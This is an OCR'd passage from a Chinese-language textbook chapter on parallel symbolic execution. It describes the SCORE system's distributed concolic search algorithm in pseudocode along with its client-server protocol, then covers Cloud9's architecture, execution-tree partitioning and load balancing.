


图 5-25 分布式负载均衡

下面对各并行系统的分析也都以解决这两个问题为主线，希望给读者以启发。

5.3.2 并行系统 SCORE

本节介绍基于分代搜索算法的并行符号执行系统 SCORE[10]。

在前面介绍 SAGE 系统的章节中，读者可能已经产生了疑问，既然分代搜索算法每一轮搜索可以产生大量的约束表达式及测试用例，为什么 SAGE 仍然选择在单节点上序列化的执行用例集合，而不是将生成的用例分散到多个节点上同时进行测试？这样做能否使系统整体的执行效率得到提升呢？答案是肯定的，ParSym 及 SCORE 等并行符号执行系统就是基于这样的想法设计实现的。

但实现过程中需要注意哪些内容？下面就以 SCORE 系统为例，说明基于分代搜索算法的并行系统的设计思路及具体细节。


1. 并行算法设计

SCORE 使用的并行路径搜索算法是在 SAGE 系统的分代搜索算法基础上设计的，或者说，只在原算法的基础上做了少量的删减操作。为什么分代搜索算法适用于并行系统呢，只是因为其一轮搜索过程可以生成多个用例吗？仅凭借这点是远远不够的，并行路径搜索算法需要保证的是在各子节点上生成的测试用例对应不同的程序执行路径，否则会造成不同节点对路径的重复探索。经证明，分代搜索算法能够保证在各工作节点上生成互不相同的用例，详细的证明过程可参考 SCORE 系统的相关系列论文。

不生成冗余任务只是保证并行系统高效运行的一个重要环节，如何避免任意时刻有大量节点处于空闲状态而浪费资源呢？设计这基于这个想法对算法进行了改进，算法描述如图 5-26 所示。

```
Input:
 startup : a flag to indicate whether a current node n is a startup node or not.
Output:
 TC: a set of test cases generated at a current node n (i.e., tcs of line 24)
1  DstrConcolic (startup) {
2  qtcp = Ø; // a queue containing (tc, neg_limit)s
3  TC = Ø; // a set of generated test cases
4  if startup then
5     tc = random value; // initial test case
6     Add (tc, 1) to qtcp;
7  else
8     Send a request for test cases to another node n';
9     Receive (tc, neg_limit)s from n';
10    Add (tc, neg_limit)s to qtcp;
11 end
12 while true do
13    while |qtcp| > 0 do
14       Remove (tc, neg_limit) from qtcp;
15       // Execute target program on tc
16       path = an execution path on tc;
17       // Obtain a symbolic path formula φ
18       φ = a symbolic path formula of path (i.e., c1 ∧ c2 ∧ … ∧ c|φ|);
19       j = |φ|;
20       while j >= neg_limit  do
21          // Generate φ for the next input values
22          φ = c1 ∧ … ∧ cj-1 ∧ ¬cj ;
23          // Select the next input values
24          tc = Solve(φ);
25          if tc is not NULL then
26             Add (tc, j + 1) to qtcp;
27             TC = TC ∪ {tc};
28          end
29          j = j-1;
30       end
31    end
32    if there is a test case in another node n"  then
33       Send a request for test cases to another node n" ;
34       Receive (tc, neg_limit)s from n" ;
35       Add (tc, neg_limit)s to  qtcp;
36    else
37       Halt; // no test cases exist in all nodes
38    end
39 end
40}
```

图 5-26 并行算法描述



在算法描述的第7～10行和第33～35行，为了避免部分子节点在用例队列qtcp为空时一直处于空闲状态，算法中增加了主动向其他子节点请求新用例的过程(8,33行)。这里需要注意的是，节点在发送用例的同时，会将其探索界限neg_limit一起传递，这个变量是保证算法不会产生冗余用例的关键，所以一定不能省略。

2. 系统架构设计

图5-27就是SCORE根据并行算法设计的系统架构。




图5-27　SCORE系统架构

SCORE系统中包含两种类型的节点：服务器和客户端。客户端节点中的任何一个都可以作为起始节点，执行算法中的4～6行。假设所有客户端节点都可以连接到的服务器节点，即网络不会出现延迟或者是断开的情况。系统中有7种类型的协议包在服务器和客户端节点间传输来实现节点的协同工作。

- REQ_TC：当客户端n节点的qtcp为空时向服务器发送的请求包。
- REQ：服务器向客户端n′节点发送的请求包，数据包中包含了发送REQ_TC请求包的节点编号。
- Transfer：客户端n′节点接收到服务器发送的REQ(n)请求包后，向客户端n节点发送Transfer数据包，其中包含新的测试用例。
- ACK：客户端n′节点向客户端n节点发送Transfer数据包后，向服务器发送ACK响应包，说明节点已经完成了操作。
- NACK：当客户端n′节点的|qtcp|≤1时，在接收到REQ请求后直接向服务器发送NACK响应。
- HAS_MTC：客户端n′节点之前已经向服务器发送了NACK响应包，在客户端n′节点的|qtcp|>1时，会向服务器发送状态更新包。在上面的系统结构图中可以看到，服务器中维护了一个包含所有客户端节点的qtcp状态表，所以服务器每次发送REQ的对象并不是随机选取的，而是通过遍历客户端状态表找到的最合适节点。如果客户端n的qtcp每次发生变化都向服务器发送状态更新，对带宽

和服务器的处理能力是有很高要求的，所以这里 SCORE 也选择了惰性更新的方式。

- Stop：当所有客户端节点的状态都为空闲时，向各节点发送 stop 命令，停止测试任务。

服务器维护的客户端状态表中包含以下 4 种状态：

- EMPTY：|qtcp|=0，这是状态表中各客户端节点的初始状态，或者是在客户端发出 NACK 响应后，服务器对状态表更新后的状态。
- HAS_1TC：|qtcp|=1，这是在客户端发出 NACK 响应后，服务器对状态表更新后的状态。
- HAS_MTC：|qtcp|>1，客户端节点中的用例数量大于 1，但目前仍没有处理过 REQ 请求。
- SERVING_REQ：客户端节点中的用例数量大于 1，并且正在处理 REQ 请求。

显然，服务器在接收到 REQ_TC 请求后，会从客户端状态列表中选择 HAS_MTC 节点客户端 n′，如果客户端 n′的|qtcp|大于 1，则将$\lfloor qtcp/2 \rfloor$数量的用例发送到客户端 n 节点，如果客户端 n′的|qtcp|小于等于 1，直接向服务器发送 NACK 数据包，并更新节点在服务器中记录的状态。当所有节点的状态都为 EMPTY 时，说明任务已经完成，此时服务器就可以向所有客户端发送 stop 命令。

上面对 SCORE 系统的工作原理进行了介绍，下面就来介绍另外一种不使用分代搜索算法，但仍然能够高效并行的系统——Cloud9。

5.3.3 并行系统 Cloud9

基于 KLEE 的并行系统 Cloud9[11] 是第一个并行符号执行系统，由 Liviu Ciortea 等人在 2009 年发布的并行符号执行引擎，2011—2013 年其获得了多个奖项，下面就对其设计原理进行研究。

1. 系统架构设计

Cloud9 的系统架构如图 5-28 所示。




图 5-28 Cloud9 系统架构

Cloud9 中包含负载均衡节点(Load balancer)和工作节点(Worker)两种类型节点。每个 Worker 节点独立的探索程序执行树中的一个子树。每个 Worker 节点上都部署了一个基于 KLEE 实现的符号执行引擎，包括符号执行环境(Runtime)、约束求解模块(Constraint solver)、路径搜索模块(Searcher)3 部分。程序运行的同时进行符号执行分

析，每当遇到条件分支时并不会直接探索，而是记录当前的程序状态、程序当前路径上的条件分支等信息，并用这些信息初始化一个状态结构，使用该结构可以将程序恢复到执行当前分支时的状态。Runtime 将生成的状态放入 Worker 的工作队列中。Searcher 是 Cloud9 的路径搜索模块，用来决定下一个需要搜索的路径。当从 Searcher 模块得到预期探索路径的约束表达式后，Runtime 模块就会调用 Constraint solver 模块对表达式进行求解，通过求解结果初步判断该路径是否可达。如果有解则 Runtime 使用新用例遍历对应的路径，否则继续向 Searcher 发出请求。

Cloud9 首先启动 Load balancer，然后启动 Worker 节点簇。当第一个 Worker 节点 W_1 启动并连接到 LB 时，从 LB 获取种子任务，并开始对程序执行树进行探索。当第二个节点 W_2 启动并连接到 LB 时，LB 会安排其去分担 W_1 节点的任务，即控制 W_1 将部分未探索的子任务发送到 W_2 节点。以后每当有新的节点加入到 Worker 节点簇中时，LB 都会主动平衡系统内部节点的负载。Worker 节点簇也会定时将其节点状态、负载情况以及代码覆盖情况进行编码并发送到 LB。根据各节点的负载状况，LB 能够主动进行均衡处理，并控制节点进行任务转送。LB 的控制命令格式为＜source worker，destination worker，No. of jobs＞。

2. 并行算法设计

Cloud9 通过下面 3 个算法的设计来实现对程序执行树的快速遍历。

1）执行树划分

假设已知程序的执行树如图 5-29 左侧所示，则可以直接对执行树进行划分，虽然不能保证负载均衡，但至少可以让各节点遍历互不重叠的子树空间，对执行效率会有显著的提升。但在分析的初始阶段，显然无法得到程序完整的执行树，那么能否根据执行树的前 h 层的结构进行划分呢？相对程序执行树，前 h 层的子结构相对简单，通过几次路径探索就可以得到，这样就可以对其进行如图 5-29 右侧所示的划分。Cloud9 对执行树的划分就是遵循这样的基本策略。




图 5-29　程序执行树示例

2）负载均衡算法

前面对系统结构的介绍中已经说明，当 Worker 节点对路径进行探索时，每遇到新的

条件分支就会生成对应的状态结构,并将该结构放入 Worker 的工作队列中,后续会沿着该状态指向的分支路径继续探索。那么 Worker 队列中状态结构的多少是否就能表示其负载的多少呢?这样定义负载显然是过于简单了,还需要考虑到 Worker 节点硬件状态对符号执行的影响,例如节点的内存、CPU 的使用率、约束求解器的状态等。假设某个 Worker 节点的工作队列中只有一个状态结构,但当前探索的路径可能很长,造成内存消耗极大,符号执行效率极低,显然不能将该节点定义为负载较低。各 Worker 节点每隔一段时间就会将节点当前的负载情况发送到 Load balancer,以便 Load balancer 对全系统进行负载均衡的规划操作,如图 5-30 所示。





图 5-30 负载均衡代码示意

当 Cloud9 开始运行的时候,并没有负载信息,所以静态地划分搜索空间(执行树)到各工作节点,如图 5-31(a)所示,当系统中只有两个 Worker 节点时,将执行树第一个分支处的左子树放到 W_1 节点进行探索,右子树放到 W_2 节点。搜索空间会在执行的时候重新动态划分,因为随着探索深度的增加,各子树可能非常不均衡。例如图 5-30 中的 write 函数,如果执行进入 if(x>3)分支,则可能需要执行更多的代码,这可能使得程序执行路径上遇到更多的条件分支,所以对 if(x>3)分支进行探索的节点可能需要遍历一个更大的子树,这就造成了负载不均衡的情况。图 5-31(b)中描述了一个简单的负载不均衡的例子:W_2 节点可能已经完成了对其子树的探索,但 W_1 节点还在对 S_4 子树进行探索。

通常情况下,只有在系统中最高负载节点 W 的负载是最低节点 w 的 x 倍时,Cloud9 中的负载均衡模块 Load balancer 才会认为系统处于负载不均衡的状态。通过对实验数据分析发现,将 x 确定为 10,当 x 小于 10 的时候,系统会频繁地进行负载均衡操作,在对网络带宽、CPU 等资源造成极大浪费的同时并没有表现出应有的效果;如果 x 大于 10,负载均衡的效果不明显,系统运行效率明显降低。那么,Load balancer 又是如何工作的呢?当检测到系统出现负载不均衡的情况后,Load balancer 会让 w 和 W 节点进行协商来平衡两者的负载。假设两个节点已经协商从 W 的工作队列中传递状态集合$\{S_i\}$到 w 的工作队列中,正如前面所介绍的,传递的状态集合不仅需要考虑到状态数量,还需要兼顾各状态对本地资源造成的消耗,例如部分状态中可能已经包含较多的路径条件,或者对内存有较高的占用率。delegate(S,W,w)表示从 W 节点向 w 节点传送状态集合 S 的操作。



